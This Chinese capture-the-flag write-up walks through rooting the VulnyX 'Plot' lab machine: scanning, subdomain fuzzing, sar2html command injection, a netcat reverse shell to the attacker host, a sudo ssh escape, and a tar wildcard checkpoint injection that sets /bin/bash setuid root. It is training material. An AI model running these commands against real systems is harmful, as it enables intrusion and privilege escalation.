Vlx_Plot

靶机来源:https://vulnyx.com/

难度:Low

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 10:57 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00071s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00041s latency).
MAC Address: 08:00:27:4A:DF:66 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.48
Host is up (0.0010s latency).
MAC Address: 08:00:27:F6:EB:9A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.08 seconds

靶机IP:192.168.2.48

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.48
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 10:58 +0800
Nmap scan report for 192.168.2.48
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:F6:EB:9A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.94 second

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.48
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 10:58 +0800
Nmap scan report for 192.168.2.48
Host is up (0.0011s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open http Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:F6:EB:9A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.48
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 11:01 +0800
Nmap scan report for 192.168.2.48
Host is up (0.0011s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:F6:EB:9A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 109.20 seconds
二、WEB渗透

1、80网站


访问80端口,是Apache的默认页面 img

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.2.48 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak,md,db,js
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.48
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,md,db,js,php,txt,html
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html (Status: 200) [Size: 10701]
javascript (Status: 301) [Size: 317] [--> http://192.168.2.48/javascript/]
server-status (Status: 403) [Size: 277]

没有发现有用的信息

3、域名发现

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# curl -I http://192.168.2.48
HTTP/1.1 200 OK
Date: Tue, 20 Jan 2026 01:27:12 GMT
Server: Apache/2.4.56 (Debian)
X-Custom-Header: pl0t.nyx
Last-Modified: Thu, 03 Aug 2023 14:18:08 GMT
ETag: "29cd-60205730d2279"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html

发现一个域名pl0t.nyx,加入到/etc/hosts文件中 再次访问pl0t.nyx,发现还是Apache的默认页面,尝试进行子域名爆破

4、子域名爆破

使用ffuf进行子域名爆破

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
──(root㉿kali)-[~/miaosec]
└─# ffuf -u http://pl0t.nyx -H "Host: FUZZ.pl0t.nyx" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 20 -ac

/'___\ /'___\ /___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://pl0t.nyx
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header : Host: FUZZ.pl0t.nyx
:: Follow redirects : false
:: Calibration : true
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 20
________________________________________________

sar [Status: 200, Size: 4812, Words: 494, Lines: 87, Duration: 3591ms]
:: Progress: [100000/100000] :: Job [1/1] :: 843 req/sec :: Duration: [0:02:31] :: Errors: 0 ::

找到一个子域名sar.pl0t.nyx,加入到/etc/hosts

三、Sar2HTML Exploit


再次访问sar.pl0t.nyx img 发现sar2html ver 3.2.1存在远程命令执行漏洞 Sar2HTML Exploit

测试发现

1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[~/miaosec/sar2HTML_exploit]
└─# python3 sar2html_exploit.py http://sar.pl0t.nyx/ --command "id"
...
[+] URL found! Starting command injection...
[+] Got results!
---------------------------------------------OUTPUT---------------------------------------------
uid=33(www-data) gid=33(www-data) groups=33(www-data)
---------------------------------------------OUTPUT---------------------------------------------
[✓] Done

反弹shell

1
2
3
4
┌──(root㉿kali)-[~/miaosec/sar2HTML_exploit]
└─# python3 sar2html_exploit.py http://sar.pl0t.nyx/ --command "nc 192.168.2.4 4444 -e /bin/bash"
....
[+] URL found! Starting command injection...

成功获取到www-data权限

1
2
3
4
5
6
┌──(root㉿kali)-[~/miaosec]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.48] 60750
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

四、权限提升

1、获取tony权限

查看sudo -l

1
2
3
4
5
6
7
www-data@plot:/home$ sudo -l
Matching Defaults entries for www-data on plot:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on plot:
(tony) NOPASSWD: /usr/bin/ssh

可以无需密码以用户 tony 的身份执行 /usr/bin/ssh 命令

查看https://gtfobins.github.io/gtfobins/ssh/,可以直接进行利用

1
2
3
4
www-data@plot:/home$ sudo -u tony /usr/bin/ssh -o ProxyCommand=';/bin/sh 0<&2 >
$ id
uid=1000(tony) gid=1000(tony) groups=1000(tony)
$ bash

2、获取root权限

使用pspy64查看运行的进程

1
2
3
4
5
...
2026/01/20 03:15:01 CMD: UID=0 PID=1350 | /bin/sh -c cd /var/www/html && tar -zcf /var/backups/serve.tgz *
2026/01/20 03:15:01 CMD: UID=0 PID=1351 | tar -zcf /var/backups/serve.tgz index.html
2026/01/20 03:15:01 CMD: UID=0 PID=1352 | /bin/sh -c gzip
...

发现root用户在执行一个命令

在任务命令中可以看出,使用 tar 二进制文件进行压缩时,它没有定义特殊路径或文件,而是使用通配符 * 来表示任何文件。

1
tar -zcf /var/backups/serve.tgz * 

tar 的 checkpoint 功能实现 任意命令执行

  1. 创建恶意的文件名
1
2
tony@plot:/var/www/html$ touch -- "--checkpoint=1"
tony@plot:/var/www/html$ touch -- "--checkpoint-action=exec=sh injection.sh"
  • -- 告诉 touch 后面的内容是文件名
  1. 创建 payload 脚本
1
2
tony@plot:/var/www/html$ echo "chmod 4755 /bin/bash" > injection.sh
tony@plot:/var/www/html$ chmod +x injection.sh
  1. root权限自动执行脚本
1
tar -zcf /var/backups/serve.tgz *
  • * 会展开/var/www/html下面所有的文件
1
2
3
4
--checkpoint=1
--checkpoint-action=exec=sh injection.sh
injection.sh
index.html

于是实际执行的命令等效于:

1
2
3
4
5
tar -zcf /var/backups/serve.tgz \
--checkpoint=1 \
--checkpoint-action=exec=sh injection.sh \
injection.sh \
index.html

tar 在打包过程中,遇到 --checkpoint=1--checkpoint-action=... 参数,就会在第一个 checkpoint 时执行:

1
sh injection.sh
  1. 验证结果
1
2
tony@plot:/var/www/html$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash

获取root权限

1
2
3
tony@plot:/var/www/html$ /bin/bash -p
bash-5.1# id
uid=1000(tony) gid=1000(tony) euid=0(root) groups=1000(tony)

五、查看FLAG

1
2
3
bash-5.1# cat /root/root.txt /home/tony/user.txt 
f4ad483086126d8d33aef2c0f8657b12
14751e2f45679b48adc9ad305437223d

Vlx_Plot
http://miao-sec.github.io/Vulnyx/Vlx_Plot/
作者
Miao
发布于
2026年1月20日
许可协议
BY-MIAO